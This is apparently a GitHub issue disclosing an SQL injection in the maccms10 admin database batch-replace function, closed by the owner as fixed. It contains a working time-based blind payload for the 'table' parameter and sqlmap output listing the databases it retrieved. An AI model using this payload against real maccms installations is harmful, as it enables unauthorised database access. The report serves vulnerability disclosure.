

[New issue](#)

[Jump to bottom](#)

SQL injection vulnerability in maccms10 background #931

[Closed](#)

GxBSXUKing opened this issue on Jul 1 · 1 comment

GxBSXUKing commented on Jul 1


Vulnerability name: SQL injection

Vulnerability level: Medium risk

Affected version: v2021.1000.1081<=v2022.1000.3031

Vulnerability location:

Log in to the background and click the database function module to select the data batch replacement function



Intercept selection data table

This vulnerability can obtain a large amount of data

```
C:\Windows\system32\cmd.exe
Parameter: #1* ((custom) POST)
Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: table=mac_cash WHERE 4884=4884 AND 7005=BENCHMARK(5000000,MD5(0x596f526d))-- xuen

[15:24:08] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 7.3.4
back-end DBMS: MySQL < 5.0.12
[15:24:08] [INFO] fetching database names
[15:24:08] [INFO] fetching number of databases
[15:24:08] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
[15:24:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[15:24:42] [INFO] retrieved: information_schema
[15:25:45] [INFO] retrieved: Oday
available databases [2]:
[*] `Oday`
[*] `information_schema`
```

 magicblack closed this as completed in [9375d42](#) on Jul 14

magicblack commented on Jul 14

Owner

Fixed, thanks for your hard work.

 magicblack closed this as completed on Jul 14

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

